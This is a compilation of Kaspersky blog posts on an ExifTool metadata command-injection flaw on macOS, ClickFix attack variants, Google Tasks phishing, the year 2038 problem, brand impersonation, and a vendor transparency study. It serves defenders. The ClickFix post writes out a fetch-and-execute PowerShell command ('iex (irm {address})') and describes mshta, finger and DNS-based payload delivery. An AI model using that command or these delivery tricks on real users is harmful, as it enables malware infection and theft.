What else is new in Cloud Workload Security?

In addition to adding API to connect the AI assistant, our developers have made a number of other changes to the products included in the Kaspersky Cloud Workload Security offering. First, they now support single sign-on (SSO) and a multi-domain Active Directory, which makes it easier to deploy solutions in cloud and hybrid environments. In addition, Kaspersky Cloud Workload Security now scans images more efficiently and supports advanced security policy capabilities. You can learn more about the product on its official page.

  •  

CVE-2026-3102: macOS ExifTool image-processing vulnerability | Kaspersky official blog

Can a computer be infected with malware simply by processing a photo — particularly if that computer is a Mac, which many still believe (wrongly) to be inherently resistant to malware? As it turns out, the answer is yes — if you’re using a vulnerable version of ExifTool or one of the many apps built based on it. ExifTool is a ubiquitous open-source solution for reading, writing, and editing image metadata. It’s the go-to tool for photographers and digital archivists, and is widely used in data analytics, digital forensics, and investigative journalism.

Our GReAT experts discovered a critical vulnerability — tracked as CVE-2026-3102 — which is triggered during the processing of malicious image files containing embedded shell commands within their metadata. When a vulnerable version of ExifTool on macOS processes such a file, the command is executed. This allows a threat actor to perform unauthorized actions in the system, such as downloading and executing a payload from a remote server. In this post, we break down how this exploit works, provide actionable defense recommendations, and explain how to verify if your system is vulnerable.

What is ExifTool?

ExifTool is a free, open-source application addressing a niche but critical requirement: it extracts metadata from files, and enables the processing of both that data and the files themselves. Metadata is the information embedded within most modern file formats that describes or supplements the main content of a file. For instance, in a music track, metadata includes the artist’s name, song title, genre, release year, album cover art, and so on. For photographs, metadata typically consists of the date and time of a shot, GPS coordinates, ISO and shutter speed settings, and the camera make and model. Even office documents store metadata, such as the author’s name, total editing time, and the original creation date.

ExifTool is the industry leader in terms of the sheer volume of supported file formats, as well as the depth, accuracy, and versatility of its processing capabilities. Common use cases include:

  • Adjusting dates if they’re incorrectly recorded in the source files
  • Moving metadata between different file formats (from JPG to PNG and so on)
  • Pulling preview thumbnails from professional RAW formats (such as 3FR, ARW, or CR3)
  • Retrieving data from niche formats, including FLIR thermal imagery, LYTRO light-field photos, and DICOM medical imaging
  • Renaming photo/video (etc.) files based on the time of actual shooting, and synchronizing the file creation time and date accordingly
  • Embedding GPS coordinates into a file by syncing it with a separately stored GPS track log, or adding the name of the nearest populated area

The list goes on and on. ExifTool is available both as a standalone command-line application and an open-source library, meaning its code often runs under the hood of powerful, multi-purpose tools; examples include photo organization systems like Exif Photoworker and MetaScope, or image processing automation tools like ImageIngester. In large digital libraries, publishing houses, and image analytics firms, ExifTool is frequently used in automated mode, triggered by internal enterprise applications and custom scripts.

How CVE-2026-3102 works

To exploit this vulnerability, an attacker must craft an image file in a certain way. While the image itself can be anything, the exploit lies in the metadata — specifically the DateTimeOriginal field (date and time of creation), which must be recorded in an invalid format. In addition to the date and time, this field must contain malicious shell commands. Due to the specific way ExifTool handles data on macOS, these commands will execute only if two conditions are met:

  • The application or library is running on macOS
  • The -n (or –printConv) flag is enabled. This mode outputs machine-readable data without additional processing, as is. For example, in -n mode, camera orientation data is output simply, inexplicably, as “six”, whereas with additional processing, it becomes the more human-readable “Rotated 90 CW”. This “human-readability” prevents the vulnerability from being exploited

A rare but by no means fantastical scenario for a targeted attack would look like this: a forensics laboratory, a media editorial office, or a large organization that processes legal or medical documentation receives a digital document of interest. This can be a sensational photo or a legal claim — the bait depends on the victim’s line of work. All files entering the company undergo sorting and cataloging via a digital asset management (DAM) system. In large companies, this may be automated; individuals and small firms run the required software manually. In either case, the ExifTool library must be used under the hood of this software. When processing the date of the malicious photo, the computer where the processing occurs is infected with a Trojan or an infostealer, which is subsequently capable of stealing all valuable data stored on the attacked device. Meanwhile, the victim could easily notice nothing at all, as the attack leverages the image metadata while the picture itself may be harmless, entirely appropriate, and useful.

How to protect against the ExifTool vulnerability

GReAT researchers reported the vulnerability to the author of ExifTool, who promptly released version 13.50, which is not susceptible to CVE-2026-3102. Versions 13.49 and earlier must be updated to remediate the flaw.

It’s critical to ensure that all photo processing workflows are using the updated version. You should verify that all asset management platforms, photo organization apps, and any bulk image processing scripts running on Macs are calling ExifTool version 13.50 or later, and don’t contain an embedded older copy of the ExifTool library.

Naturally, ExifTool — like any software — may contain additional vulnerabilities of this class. To harden your defenses, we also recommend the following:

  • Isolate the processing of untrusted files. Process images from questionable sources on a dedicated machine or within a virtual environment, strictly limiting its access to other computers, data storage, and network resources.
  • Continuously track vulnerabilities along the software supply chain. Organizations that rely on open-source components in their workflows can use Open Source Software Threats Data Feed for tracking.

Finally, if you work with freelancers or self-employed contractors (or simply allow BYOD), only allow them to access your network if they have a comprehensive macOS security solution installed.

Still think macOS is safe? Then read about these Mac threats:

  •  

Variations of the ClickFix | Kaspersky official blog

About a year ago, we published a post about the ClickFix technique, which was gaining popularity among attackers. The essence of attacks using ClickFix boils down to convincing the victim, under various pretexts, to run a malicious command on their computer. That is, from the cybersecurity solutions point of view, it’s run on behalf of the active user and with their privileges.

In early uses of this technique, cybercriminals tried to convince victims that they need to execute a command to fix some problem or to pass a captcha, and in the vast majority of cases, the malicious command was a PowerShell script. However, since then, attackers have come up with a number of new tricks that users should be warned about, as well as a number of new variants of malicious payload delivery, which are also worth keeping an eye on.

Use of mshta.exe

Last year, Microsoft experts published a report on cyberattacks targeting hotel owners working with Booking.com. The attackers sent out fake notifications from the service, or emails pretending to be from guests drawing attention to a review. In both cases, the email contained a link to a website imitating Booking.com, which asked the victim to prove that they were not a robot by running a code via the Run menu.

There are two key differences between this attack and ClickFix. First, the user isn’t asked to copy the string (after all, a string with code sometimes arouses suspicion). It’s copied to the exchange buffer by the malicious site – probably when the user clicks on a checkbox that mimics the reCAPTCHA mechanism. Second, the malicious string calls the legitimate mshta.exe utility, which serves to run applications written in HTML. It contacts the attackers’ server and executes the malicious payload.

Video on TikTok and PowerShell with administrator privileges

BleepingComputer published an article in October 2025 about a campaign spreading malware through instructions in TikTok videos. The videos themselves imitate video tutorials on how to activate proprietary software for free. The advice they give boils down to a need to run PowerShell with administrator rights and then execute the command iex (irm {address}). Here, the irm command downloads a malicious script from a server controlled by attackers, and the iex (Invoke-Expression) command runs it. The script, in turn, downloads an infostealer malware to the victim’s computer.

Using the Finger protocol

Another unusual variant of the ClickFix attack uses the familiar captcha trick, but the malicious script uses the outdated Finger protocol. The utility of the same name allows anyone to request data about a specific user on a remote server. The protocol is rarely used nowadays, but it is still supported by Windows, macOS, and a number of Linux-based systems.

The user is persuaded to open the command line interface and use it to run a command that establishes a connection via the Finger protocol (using TCP port 79) with the attackers’ server. The protocol only transfers text information, but this is enough to download another script to the victim’s computer, which then installs the malware.

CrashFix variant

Another variant of ClickFix differs in that it uses more sophisticated social engineering. It was used in an attack on users trying to find a tool to block advertising banners, trackers, malware, and other unwanted content on web pages. When searching for a suitable extension for Google Chrome, victims found something called NexShield – Advanced Web Guardian, which was in fact a clone of real working software, but which at some point crashed the browser and displayed a fake notification about a detected security problem and the need to run a “scan” to fix the error. If the user agreed, they received instructions on how to open the Run menu and execute a command that the extension had previously copied to the clipboard.

The command copied the familiar finger.exe file to a temporary directory, renamed it ct.exe, and then launched it with the attacker’s address. The rest of the attack was the same as in the abovementioned case. In response to the Finger protocol request, a malicious script was delivered, which launched and installed a remote access Trojan (in this case, ModeloRAT).

Malware delivery via DNS lookup

The Microsoft Threat Intelligence team also shared a slightly more complex than usual ClickFix attack variant. Unfortunately, they didn’t describe the social engineering trick, but the method of delivering the malicious payload is quite interesting. Probably in order to complicate detection of the attack in a corporate environment and prolong the life of the malicious infrastructure, the attackers used an additional step: contacting a DNS server controlled by the attackers.

That is, after the victim is somehow persuaded to copy and execute a malicious command, a request is sent to the DNS server on behalf of the user via the legitimate nslookup utility, requesting data for the example.com domain. The command contained the address of a specific DNS server controlled by the attackers. It returns a response that, among other things, returned a string with malicious script, which in turn downloads the final payload (in this attack, ModeloRAT again).

Cryptocurrency bait and JavaScript as payload

The next attack variant is interesting for its multi-stage social engineering. In comments on Pastebin, attackers actively spread a message about an alleged flaw in the Swapzone.io cryptocurrency exchange service. Cryptocurrency owners were invited to visit a resource created by fraudsters, which contained full instructions on how to exploit this flaw, which can make up to $13,000 in a couple of days.

The instructions explain how the service’s flaws can be exploited to exchange cryptocurrency at a more favorable rate. To do this, a victim needs to open the service’s website in the Chrome browser, manually type “javascript:” in the address bar, and then paste the JavaScript script copied from the attackers’ website and execute it. In reality, of course, the script cannot affect exchange rates in any way; it simply replaces Bitcoin wallet addresses and, if the victim actually tries to exchange something, transfers the funds to the attackers’ accounts.

How to protect your company from ClickFix attacks

The simplest attacks using the ClickFix technique can be countered by blocking the [Win] + [R] key combination on work devices. But, as we see from the examples listed, this is far from the only type of attack in which users are asked to run malicious code themselves.

Therefore, the main advice is to raise employee cybersecurity awareness. They must clearly understand that if someone asks them to perform any unusual manipulations with the system, and/or copy and paste code somewhere, then in most cases this is a trick used by cybercriminals. Security awareness training can be organized using the Kaspersky Automated Security Awareness Platform.

In addition, to protect against such cyberattacks, we recommend:

  •  

Phishing via Google Tasks | Kaspersky official blog

We’ve written time and again about phishing schemes where attackers exploit various legitimate servers to deliver emails. If they manage to hijack someone’s SharePoint server, they’ll use that; if not, they’ll settle for sending notifications through a free service like GetShared. However, Google’s vast ecosystem of services holds a special place in the hearts of scammers, and this time Google Tasks is the star of the show. As per usual, the main goal of this trick is to bypass email filters by piggybacking the rock-solid reputation of the middleman being exploited.

What phishing via Google Tasks looks like

The recipient gets a legitimate notification from an @google.com address with the message: “You have a new task”. Essentially, the attackers are trying to give the victim the impression that the company has started using Google’s task tracker, and as a result they need to immediately follow a link to fill out an employee verification form.

Google Tasks notification

To deprive the recipient of any time to actually think about whether this is necessary, the task usually includes a tight deadline and is marked with high priority. Upon clicking the link within the task, the victim is presented with an URL leading to a form where they must enter their corporate credentials to “confirm their employee status”. These credentials, of course, are the ultimate goal of the phishing attack.

How to protect employee credentials from phishing

Of course, employees should be warned about the existence of this scheme — for instance, by sharing a link to our collection of posts on the red flags of phishing. But in reality, the issue isn’t with any one specific service — it’s about the overall cybersecurity culture within a company. Workflow processes need to be clearly defined so that every employee understands which tools the company actually uses and which it doesn’t. It might make sense to maintain a public corporate document listing authorized services and the people or departments responsible for them. This gives employees a way to verify if that invitation, task, or notification is the real deal. Additionally, it never hurts to remind everyone that corporate credentials should only be entered on internal corporate resources. To automate the training process and keep your team up to speed on modern cyberthreats, you can use a dedicated tool like the Kaspersky Automated Security Awareness Platform.

Beyond that, as usual, we recommend minimizing the number of potentially dangerous emails hitting employee inboxes by using a specialized mail gateway security solution. It’s also vital to equip all web-connected workstations with security software. Even if an attacker manages to trick an employee, the security product will block the attempt to visit the phishing site — preventing corporate credentials from leaking in the first place.

  •  

What is the “year 2038 problem”, and how can businesses fix it?

Millions of IT systems — some of them industrial and IoT — may start behaving unpredictably on January 19. Potential failures include: glitches in processing card payments; false alarms from security systems; incorrect operation of medical equipment; failures in automated lighting, heating, and water supply systems; and many more or less serious types of errors. The catch is — it will happen on January 19, 2038. Not that that’s a reason to relax — the time left to prepare may already be insufficient. The cause of this mass of problems will be an overflow in the integers storing date and time. While the root cause of the error is simple and clear, fixing it will require extensive and systematic efforts on every level — from governments and international bodies and down to organizations and private individuals.

The unwritten standard of the Unix epoch

The Unix epoch is the timekeeping system adopted by Unix operating systems, which became popular across the entire IT industry. It counts the seconds from 00:00:00 UTC on January 1, 1970, which is considered the zero point. Any given moment in time is represented as the number of seconds that have passed since that date. For dates before 1970, negative values are used. This approach was chosen by Unix developers for its simplicity — instead of storing the year, month, day, and time separately, only a single number is needed. This facilitates operations like sorting or calculating the interval between dates. Today, the Unix epoch is used far beyond Unix systems: in databases, programming languages, network protocols, and in smartphones running iOS and Android.

The Y2K38 time bomb

Initially, when Unix was developed, a decision was made to store time as a 32-bit signed integer. This allowed for representing a date range from roughly 1901 to 2038. The problem is that on January 19, 2038, at 03:14:07 UTC, this number will reach its maximum value (2,147,483,647 seconds) and overflow, becoming negative, and causing computers to “teleport” from January 2038 back to December 13, 1901. In some cases, however, shorter “time travel” might happen — to point zero, which is the year 1970.

This event, known as the “year 2038 problem”, “Epochalypse”, or “Y2K38”, could lead to failures in systems that still use 32-bit time representation — from POS terminals, embedded systems, and routers, to automobiles and industrial equipment. Modern systems solve this problem by using 64 bits to store time. This extends the date range to hundreds of billions of years into the future. However, millions of devices with 32-bit dates are still in operation, and will require updating or replacement before “day Y” arrives.

In this context, 32 and 64 bits refer specifically to the date storage format. Just because an operating system or processor is 32-bit or 64-bit, it doesn’t automatically mean it stores the date in its “native” bit format. Furthermore, many applications store dates in completely different ways, and might be immune to the Y2K38 problem, regardless of their bitness.

In cases where there’s no need to handle dates before 1970, the date is stored as an unsigned 32-bit integer. This type of number can represent dates from 1970 to 2106, so the problem will arrive in the more distant future.

Differences from the year 2000 problem

The infamous year 2000 problem (Y2K) from the late 20th century was similar in that systems storing the year as two digits could mistake the new date for the year 1900. Both experts and the media feared a digital apocalypse, but in the end there were just numerous isolated manifestations that didn’t lead to global catastrophic failures.

The key difference between Y2K38 and Y2K is the scale of digitization in our lives. The number of systems that will need updating is way higher than the number of computers in the 20th century, and the count of daily tasks and processes managed by computers is beyond calculation. Meanwhile, the Y2K38 problem has already been, or will soon be, fixed in regular computers and operating systems with simple software updates. However, the microcomputers that manage air conditioners, elevators, pumps, door locks, and factory assembly lines could very well chug along for the next decade with outdated, Y2K38-vulnerable software versions.

Potential problems of the Epochalypse

The date’s rolling over to 1901 or 1970 will impact different systems in different ways. In some cases, like a lighting system programmed to turn on every day at 7pm, it might go completely unnoticed. In other systems that rely on complete and accurate timestamps, a full failure could occur — for example, in the year 2000, payment terminals and public transport turnstiles stopped working. Comical cases are also possible, like issuing a birth certificate with a date in 1901. Far worse would be the failure of critical systems, such as a complete shutdown of a heating system, or the failure of a bone marrow analysis system in a hospital.

Cryptography holds a special place in the Epochalypse. Another crucial difference between 2038 and 2000 is the ubiquitous use of encryption and digital signatures to protect all communications. Security certificates generally fail verification if the device’s date is incorrect. This means a vulnerable device would be cut off from most communications — even if its core business applications don’t have any code that incorrectly handles the date.

Unfortunately, the full spectrum of consequences can only be determined through controlled testing of all systems, with separate analysis of a potential cascade of failures.

The malicious exploitation of Y2K38

IT and InfoSec teams should treat Y2K38 not as a simple software bug, but as a vulnerability that can lead to various failures, including denial of service. In some cases, it can even be exploited by malicious actors. To do this, they need the ability to manipulate the time on the targeted system. This is possible in at least two scenarios:

  • Interfering with NTP protocol data by feeding the attacked system a fake time server
  • Spoofing the GPS signal — if the system relies on satellite time

Exploitation of this error is most likely in OT and IoT systems, where vulnerabilities are traditionally slow to be patched, and the consequences of a failure can be far more substantial.

An example of an easily exploitable vulnerability related to time counting is CVE-2025-55068 (CVSSv3 8.2, CVSSv4 base 8.8) in Dover ProGauge MagLink LX4 automatic fuel-tank gauge consoles. Time manipulation can cause a denial of service at the gas station, and block access to the device’s web management panel. This defect earned its own CISA advisory.

The current status of Y2K38 mitigation

The foundation for solving the Y2K38 problem has been successfully laid in major operating systems. The Linux kernel added support for 64-bit time even on 32-bit architectures starting with version 5.6 in 2020, and 64-bit Linux was always protected from this issue. The BSD family, macOS, and iOS use 64-bit time on all modern devices. All versions of Windows released in the 21st century aren’t susceptible to Y2K38.

The situation at the data storage and application level is far more complex. Modern file systems like ZFS, F2FS, NTFS, and ReFS were designed with 64-bit timestamps, while older systems like ext2 and ext3 remain vulnerable. Ext4 and XFS require specific flags to be enabled (extended inode for ext4, and bigtime for XFS), and might need offline conversion of existing filesystems. In the NFSv2 and NFSv3 protocols, the outdated time storage format persists. It’s a similar patchwork landscape in databases: the TIMESTAMP type in MySQL is fundamentally limited to the year 2038, and requires migration to DATETIME, while the standard timestamp types in PostgreSQL are safe. For applications written in C, pathways have been created to use 64-bit time on 32-bit architectures, but all projects require recompilation. Languages like Java, Python, and Go typically use types that avoid the overflow, but the safety of compiled projects depends on whether they interact with vulnerable libraries written in C.

A massive number of 32-bit systems, embedded devices, and applications remain vulnerable until they’re rebuilt and tested, and then have updates installed by all their users.

Various organizations and enthusiasts are trying to systematize information on this, but their efforts are fragmented. Consequently, there’s no “common Y2K38 vulnerability database” out there (1, 2, 3, 4, 5).

Approaches to fixing Y2K38

The methodologies created for prioritizing and fixing vulnerabilities are directly applicable to the year 2038 problem. The key challenge will be that no tool today can create an exhaustive list of vulnerable software and hardware. Therefore, it’s essential to update inventory of corporate IT assets, ensure that inventory is enriched with detailed information on firmware and installed software, and then systematically investigate the vulnerability question.

The list can be prioritized based on the criticality of business systems and the data on the technology stack each system is built on. The next steps are: studying the vendor’s support portal, making direct inquiries to hardware and software manufacturers about their Y2K38 status, and, as a last resort, verification through testing.

When testing corporate systems, it’s critical to take special precautions:

  • Never test production systems.
  • Create a data backup immediately before the test.
  • Isolate the system being tested from communications so it can’t confuse other systems in the organization.
  • If changing the date uses NTP or GPS, ensure the 2038 test signals cannot reach other systems.
  • After testing, set the systems back to the correct time, and thoroughly document all observed system behaviors.

If a system is found to be vulnerable to Y2K38, a fixing timeline should be requested from the vendor. If a fix is impossible, plan a migration; fortunately, the time we have left still allows for updating even fairly complex and expensive systems.

The most important thing in tackling Y2K38 is not to think of it as a distant future problem whose solution can easily wait another five to eight years. It’s highly likely that we already have insufficient time to completely eradicate the defect. However, within an organization and its technology fleet, careful planning and a systematic approach to solving the problem will allow to actually make it in time.

  •  

Key attack scenarios involving brand impersonation

Brand, website, and corporate mailout impersonation is becoming an increasingly common technique used by cybercriminals. The World Intellectual Property Organization (WIPO) reported a spike in such incidents in 2025. While tech companies and consumer brands are the most frequent targets, every industry in every country is generally at risk. The only thing that changes is how the imposters exploit the fakes In practice, we typically see the following attack scenarios:

  • Luring clients and customers to a fake website to harvest login credentials for the real online store, or to steal payment details for direct theft.
  • Luring employees and business partners to a fake corporate login portal to acquire legitimate credentials for infiltrating the corporate network.
  • Prompting clients and customers to contact the scammers under various pretexts: getting tech support, processing a refund, entering a prize giveaway, or claiming compensation for public events involving the brand. The goal is to then swindle the victims out of as much money as possible.
  • Luring business partners and employees to specially crafted pages that mimic internal company systems, to get them to approve a payment or redirect a legitimate payment to the scammers.
  • Prompting clients, business partners, and employees to download malware — most often an infostealer — disguised as corporate software from a fake company website.

The words “luring” and “prompting” here imply a whole toolbox of tactics: email, messages in chat apps, social media posts that look like official ads, lookalike websites promoted through SEO tools, and even paid ads.

These schemes all share two common features. First, the attackers exploit the organization’s brand, and strive to mimic its official website, domain name, and corporate style of emails, ads, and social media posts. And the forgery doesn’t have to be flawless — just convincing enough for at least some of business partners and customers. Second, while the organization and its online resources aren’t targeted directly, the impact on them is still significant.

Business damage from brand impersonation

When fakes are crafted to target employees, an attack can lead to direct financial loss. An employee might be persuaded to transfer company funds, or their credentials could be used to steal confidential information or launch a ransomware attack.

Attacks on customers don’t typically imply direct damage to the company’s coffers, but they cause substantial indirect harm in the following areas:

  • Strain on customer support. Customers who “bought” a product on a fake site will likely bring their issues to the real customer support team. Convincing them that they never actually placed an order is tough, making each case a major time waster for multiple support agents.
  • Reputational damage. Defrauded customers often blame the brand for failing to protect them from the scam, and also expect compensation. According to a European survey, around half of affected buyers expect payouts and may stop using the company’s services — often sharing their negative experience on social media. This is especially damaging if the victims include public figures or anyone with a large following.
  • Unplanned response costs. Depending on the specifics and scale of an attack, an affected company might need digital forensics and incident response (DFIR) services, as well as consultants specializing in consumer law, intellectual property, cybersecurity, and crisis PR.
  • Increased insurance premiums. Companies that insure businesses against cyber-incidents factor in fallout from brand impersonation. An increased risk profile may be reflected in a higher premium for a business.
  • Degraded website performance and rising ad costs. If criminals run paid ads using a brand’s name, they siphon traffic away from its official site. Furthermore, if a company pays to advertise its site, the cost per click rises due to the increased competition. This is a particularly acute problem for IT companies selling online services, but it’s also relevant for retail brands.
  • Long-term metric decline. This includes drops in sales volume, market share, and market capitalization. These are all consequences of lost trust from customers and business partners following major incidents.

Does insurance cover the damage?

Popular cyber-risk insurance policies typically only cover costs directly tied to incidents explicitly defined in the policy — think data loss, business interruption, IT system compromise, and the like. Fake domains and web pages don’t directly damage a company’s IT systems, so they’re usually not covered by standard insurance. Reputational losses and the act of impersonation itself are separate insurance risks, requiring expanded coverage for this scenario specifically.

Of the indirect losses we’ve listed above, standard insurance might cover DFIR expenses and, in some cases, extra customer support costs (if the situation is recognized as an insured event). Voluntary customer reimbursements, lost sales, and reputational damage are almost certainly not covered.

What to do if your company is attacked by clones

If you find out someone is using your brand’s name for fraud, it makes sense to do the following:

  • Send clear, straightforward notifications to your customers explaining what happened, what measures are being taken, and how to verify the authenticity of official websites, emails, and other communications.
  • Create a simple “trust center” page listing your official domains, social media accounts, app store links, and support contacts. Make it easy to find and keep it updated.
  • Monitor new registrations of social media pages and domain names that contain your brand names to spot the clones before an attack kicks off.
  • Follow a takedown procedure. This involves gathering evidence, filing complaints with domain registrars, hosting providers, and social media administrators, then tracking the status until the fakes are fully removed. For a complete and accurate record of violations, preserve URLs, screenshots, metadata, and the date and time of discovery. Ideally, also examine the source code of fake pages, as it might contain clues pointing to other components of the criminal operation.
  • Add a simple customer reporting form for suspicious sites or messages to your official website and/or branded app. This helps you learn about problems early.
  • Coordinate activities between your legal, cybersecurity, and marketing teams. This ensures a consistent, unified, and effective response.

How to defend against brand impersonation attacks

While the open nature of the internet and the specifics of these attacks make preventing them outright impossible, a business can stay on top of new fakes and have the tools ready to fight back.

  • Continuously monitor for suspicious public activity using specialized monitoring services. The most obvious indicator is the registration of domains similar to your brand name, but there are others — like someone buying databases related to your organization on the dark web. Comprehensive monitoring of all platforms is best outsourced to a specialized service provider, such as Kaspersky Digital Footprint Intelligence (DFI).
  • The quickest and simplest way to take down a fake website or social media profile is to file a trademark infringement complaint. Make sure your portfolio of registered trademarks is robust enough to file complaints under UDRP procedures before you need it.
  • When you discover fakes, deploy UDRP procedures promptly to have the fake domains transferred or removed. For social media, follow the platform’s specific infringement procedure — easily found by searching for “[social media name] trademark infringement” (for example, “LinkedIn trademark infringement”). Transferring the domain to the legitimate owner is preferred over deletion, as it prevents scammers from simply re-registering it. Many continuous monitoring services, such as Kaspersky Digital Footprint Intelligence, also offer a rapid takedown service, filing complaints on the protected brand’s behalf.
  • Act quickly to block fake domains on your corporate systems. This won’t protect partners or customers, but it’ll throw a wrench into attacks targeting your own employees.
  • Consider proactively registering your company’s website name and common variations (for example, with and without hyphens) in all major top-level domains, such as .com, and local extensions. This helps protect partners and customers from common typos and simple copycat sites.

  •  

How we set the standard for transparency and trust | Kaspersky official blog

The life of a modern head of information security (also known as CISO – Chief Information Security Officer) is not just about fighting hackers. It’s also an endless quest that goes by the name of “compliance”. Regulators keep tightening the screws, standards pop up like mushrooms, and headaches only get worse; but wait… – there’s more: CISOs are responsible not only for their own perimeter, but what goes on outside it too: for their entire supply chain, all their contractors, and the whole hodge-podge of software their business processes run on. Though the logic here is solid, it’s also unfortunately ruthless: if a hole is found at your supplier, but the problems hit you, in the end it’s you who’s held accountable. This logic applies to security software too.

Back in the day, companies rarely thought about what was actually inside the security solutions and products they used. Now, however, businesses – especially large ones – want to know everything: what’s really inside the box? Who wrote the code? Is it going to break some critical function or could it even bring everything down? (We’ve seen such precedents; example: the Crowdstrike 2024 update incident.) Where and how is data processed? And these are the right questions to ask.

The problem lies in the fact that almost all customers trust their vendors to answer accurately when asked such questions – very often because they have no other choice. A more mature approach in today’s cyber-reality is to verify.

In corporate-speak this is called supply-chain trust, and trying to solve this puzzle on your own is a serious headache. You need help from vendors. A responsible vendor is ready to show what’s under the hood of its solutions, to open up the source code to partners and customers for review, and, in general, to earn trust not with nice slides but with solid, practical steps.

So who’s already doing this, and who’s still stuck in the past? A fresh, in-depth study from our colleagues in Europe has the answer. It was conducted by the respected testing lab AV-Comparatives, the Tyrol Chamber of Commerce (WKO), the MCI Entrepreneurial School, and the law firm Studio Legale Tremolada.

The main conclusion of the study is that the era of “black boxes” in cybersecurity is over. RIP. Amen. The future belongs to those who don’t hide their source code and vulnerability reports, and who give customers maximum choice when configuring their products. And the report clearly states who doesn’t just promise but actually delivers. Guess who!…

What a great guess! Yes – it’s us!

We give our customers something that is still, unfortunately, a rare and endangered species in the industry: transparency centers, source code reviews of our products, a detailed software bill of materials (SBOM), and the ability to check update history and control rollouts. And of course we provide everything that’s already become the industry standard. You can study all the details in the full “Transparency and Accountability in Cybersecurity” (TRACS) report, or in our summary. Below, I’ll walk through some of the most interesting bits.

Not mixing apples and oranges

TRACS reviewed 14 popular vendors and their EPP/EDR products – from Bitdefender and CrowdStrike to our EDR Optimum and WithSecure. The objective was to understand which vendors don’t just say “trust us”, but actually let you verify their claims. The study covered 60 criteria: from GDPR (General Data Protection Regulation – it’s a European study after all) compliance and ISO 27001 audits, to the ability to process all telemetry locally and access a product’s source code. But the authors decided not to give points for each category or form a single overall ranking.

Why? Because everyone has different threat models and risks. What is a feature for one may be a bug and a disaster for another. Take fast, fully automatic installation of updates. For a small business or a retail company with thousands of tiny independent branches, this is a blessing: they’d never have enough IT staff to manage all of that manually. But for a factory where a computer controls the conveyor it would be totally unacceptable. A defective update can bring a production line to a standstill, which in terms of business impact could be fatal (or at least worse than the recent Jaguar Land Rover cyberattack); here, every update needs to be tested first. It’s the same story with telemetry. A PR agency sends data from its computers to the vendor’s cloud to participate in detecting cyberthreats and get protection instantly. Perfect. A company that processes patients’ medical records or highly classified technical designs on its computers? Its telemetry settings would need to be reconsidered.

Ideally, each company should assign “weights” to every criterion, and calculate its own “compatibility rating” with EDR/EPP vendors. But one thing is obvious: whoever gives customers choices, wins.

Take file reputation analysis of suspicious files. It can work in two ways: through the vendor’s common cloud, or through a private micro-cloud within a single organization. Plus there’s the option to disable this analysis altogether and work completely offline. Very few vendors give customers all three options. For example, “on-premise” reputation analysis is available from only eight vendors in the test. It goes without saying we’re one of them.

Raising the bar

In every category of the test the situation is roughly the same as with the reputation service. Going carefully through all 45 pages of the report, we’re either ahead of our competitors or among the leaders. And we can proudly say that in roughly a third of the comparative categories we offer significantly better capabilities than most of our peers. See for yourself:

Visiting a transparency center and reviewing the source code? Verifying that the product binaries are built from this source code? Only three vendors in the test provide these things. And for one of them – it’s only for government customers. Our transparency centers are the most numerous and geographically spread out, and offer customers the widest range of options.

The opening of our first transparency center back in 2018

The opening of our first transparency center back in 2018

Downloading database updates and rechecking them? Only six players – including us – provide this.

Configuring multi-stage rollout of updates? This isn’t exactly rare, but it’s not widespread either – only seven vendors besides us support it.

Reading the results of an external security audit of the company? Only we and six other vendors are ready to share this with customers.

Breaking down a supply chain into separate links using an SBOM? This is rare too: you can request an SBOM from only three vendors. One of them is the green-colored company that happens to bear my name.

Of course, there are categories where everyone does well: all of them have successfully passed an ISO/IEC 27001 audit, comply with GDPR, follow secure development practices, and accept vulnerability reports.

Finally, there’s the matter of technical indicators. All products that work online send certain technical data about protected computers, and information about infected files. For many businesses this isn’t a problem, and they’re glad it improves effectiveness of protection. But for those seriously focused on minimizing data flows, AV-Comparatives measures those too – and we just so happen to collect the least amounts of telemetry compared to other vendors.

Practical conclusions

Thanks to the Austrian experts, CISOs and their teams now have a much simpler task ahead when checking their security vendors. And not just the 14 that were tested. The same framework can be applied to other security solution vendors and to software in general. But there are strategic conclusions too…

Transparency makes risk management easier. If you’re responsible for keeping a business running, you don’t want to guess whether your protection tool will become your weak point. You need predictability and accountability. The WKO and AV-Comparatives study confirms that our model reduces these risks and makes them manageable.

Evidence instead of slogans. In this business, it’s not enough to be able write “we are secure” on your website. You need audit mechanisms. The customer has to be able to drop by and verify things for themselves. We provide that. Others are still catching up.

Transparency and maturity go hand in hand. Vendors that are transparent for their customers usually also have more mature processes for product development, incident response, and vulnerability handling. Their products and services are more reliable.

Our approach to transparency (GTI) works. When we announced our initiative several years ago and opened Transparency Centers around the world, we heard all kinds of things from critics – like that it was a waste of money and that nobody needed it. Now independent European experts are saying that this is how a vendor should operate in 2025 and beyond.

It was a real pleasure reading this report. Not just because it praises us, but because the industry is finally turning in the right direction – toward transparency and accountability.

We started this trend, we’re leading it, and we’re going to keep pioneering within it. So, dear readers and users, don’t forget: trust is one thing; being able to fully verify is another.

  •  
❌